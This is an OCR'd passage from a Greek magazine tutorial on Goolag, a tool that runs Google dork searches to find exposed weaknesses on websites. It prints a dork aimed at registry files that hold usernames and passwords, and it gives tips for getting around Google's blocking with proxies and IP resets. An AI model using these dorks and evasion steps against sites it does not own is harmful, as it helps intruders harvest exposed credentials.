
Είναι εντυπωσιακό το πλήθος των Dork, ενώ πολύτιμη είναι και η γνώση που αποκομίζουμε μαθαίνοντας τον «τρόπο λειτουργίας», αν θέλετε, καθενός εξ αυτών. Επιλέγοντας μ' ένα κλικ κάποιο από αυτά, παρουσιάζεται ένα παράθυρο που εξηγεί πώς δουλεύει αλλά και πώς συντάσσεται. Για παράδειγμα, επιλέγοντας το Dork

```
filetype:reg reg HKEY_CURRENT_USER username
```


μαθαίνουμε ότι μια παρόμοια αναζήτηση στο Google ψάχνει για αρχεία ▶ 110




...Το Google μας μπλόκαρε έπειτα από λίγο και...



...άρχισε τις ανακρίσεις με χρήση CAPTCHA (tinyurl.com/gh29h).



Μας έπιασε το άγχος και κάναμε ένα γρήγορο τεστ στο in.gr... ευτυχώς, χωρίς αποτελέσματα :-)



Τελικά το Goolag κάτι ξετρύπωσε! Μένει να ελέγξουμε αν πρόκειται για κάτι σοβαρό ή απλώς για false positives!

registry σε περιβάλλον Windows, τα οποία περιέχουν πολύτιμες πληροφορίες, όπως usernames και passwords. Όπως καταλαβαίνετε, αξίζει να χρησιμοποιήσει κάποιος το Goolag μόνο και μόνο για την εγκυκλοπαιδική συνεισφορά από μέρους των... Dork :-)

ΕΠΙΛΟΓΗ DORKS

Τα Dork κατηγοριοποιούνται σύμφωνα με τη χρησιμότητά τους (π.χ., για εύρεση κωδικών, αρχείων κ.λπ.) και μπορείτε να επιλέξετε ποια θα χρησιμοποιηθούν στη διερεύνηση, μαρκάροντάς τα. Επειδή είναι χιλιάδες, δεν προτείνεται να ξεκινήσετε μια αναζήτηση χωρίς να επιλέξετε κάποια συγκεκριμένα, διότι είναι σίγουρο ότι το Google θα σας μπλοκάρει (προσωρινά).

ΠΑΡΑΜΕΤΡΟΠΟΙΗΣΗ ΑΝΑΖΗΤΗΣΗΣ

Εφόσον επιλεγούν τα Dork, προτείνεται να πάτε στο Tools→Options και να ρυθμίσετε τον τρόπο με τον οποίο θα γίνει η αναζήτηση. Μεταξύ άλλων, έχετε τη δυνατότητα ν' αλλάξετε το χρόνο που μεσολαβεί ανάμεσα σε δύο διαδοχικές αναζητήσεις: όσο μεγαλύτερος είναι αυτός τόσο μικρότερη είναι η πιθανότητα να σας μπλοκάρει το Google. Για τον ίδιο λόγο μπορείτε να επιλέξετε έναν proxy server, ώστε, ακόμα και αν μπλοκαριστεί η IP, αυτή να μην είναι η δική σας. Αν, παρ' ελπίδα,

μπλοκαριστείτε, τότε καλύτερα να αλλάξετε το δημόσιο IP που σας δίνει ο ISP. Ένας τρόπος για να το πετύχετε είναι με reset του ADSL router σας.

ΕΛΕΓΧΟΣ ΣΥΓΚΕΚΡΙΜΕΝΟΥ WEBSITE

Στο παράθυρο Host πληκτρολογείτε τη διεύθυνση του website που θέλετε να σκανάρετε, και πατώντας το Start ξεκινά ο έλεγχος για πιθανές αδυναμίες με χρήση των Dork που έχετε ήδη επιλέξει. Προσοχή χρειάζεται στον τρόπο με τον οποίο θα πληκτρολογήσετε το URL του website.
Για παράδειγμα, ενώ στην μπάρα διευθύνσεων ενός browser το http://www.somesite.com είναι ίδιο με το www.somesite.com, το Goolag είναι πιθανόν να επιστρέψει διαφορετικά αποτελέσματα για τα δύο αυτά URL.
Εξάλλου, όπως πιθανότατα έχει ήδη γίνει φανερό, το ψάξιμο δεν προϋποθέτει κάποια μορφή σύνδεσης του υπολογιστή σας με τον απομακρυσμένο server. Η μόνη σύνδεση γίνεται με τη μηχανή αναζήτησης του Google και μόνο γι' αυτή θα πρέπει να είστε προσεκτικοί, ώστε να μην μπλοκαριστεί το IP σας.

ΕΛΕΓΧΟΣ ΟΛΩΝ ΤΩΝ WEBSITE;!

Μπορείτε να χρησιμοποιήσετε την «πατροπαράδοτη» μέθοδο αναζήτησης, με χρήση ενός Dork για πολλά site, όπως δηλαδή κάνατε παλιά μέσα από το Google, πληκτρολογώντας μια σύνθετη αναζήτηση και παίρνοντας ως αποτέλεσμα όλα τα website που αποδεικνύονταν αδύναμα ως προς το συγκεκριμένο Dork. Πλέον αυτό το επιτυγχάνετε ακόμα πιο εύκολα, κάνοντας απλώς δεξί κλικ πάνω σ' ένα Dork κι επιλέγοντας Open in browser.


ΦΕΡΕ ΜΟΥ ΑΠΟΤΕΛΕΣΜΑΤΑ!


Αφού τελειώσει η έρευνα, στο παράθυρο αναφορών θα εμφανιστεί όλο το ιστορικό της αυτόματης αναζήτησης. Αν δεν προέκυψε αποτέλεσμα με τη χρήση ενός Dork, η αναζήτηση χαρακτηρίζεται «καθαρή» (clean). Αν πάλι κάποιες αναζητήσεις με Dorks δώσουν αποτελέσματα, τότε αυτές σημειώνονται ως «επιτυχημένες» (success). Με διπλό κλικ πάνω σε κάποια εξ αυτών ανοίγει ο browser και σας οδηγεί ακριβώς εκεί όπου εκδηλώθηκε η αδυναμία.

ΚΑΙ ΚΑΤΙ ΤΕΛΕΥΤΑΙΟ...

Ένα εργαλείο όπως το Goolag είναι πραγματικά χρήσιμο μόνο σε όσους είναι ικανοί να ερμηνεύουν και να εκτιμούν τα αποτελέσματα που επιστρέφει. Αν συμβαίνει αυτό, τότε μπορεί ν' αποτελέσει πολύτιμο εργαλείο, π.χ., στα χέρια του webmaster που δεν εφησυχάζει και είναι σε συνεχή εγρήγορση για την ασφάλεια του site του. Στην αντίθετη περίπτωση, το Goolag είναι πιθανότερο να προκαλέσει σύγχυση και περιττά βάσανα παρά οτιδήποτε άλλο.

ΔΑΡΤΗΣ





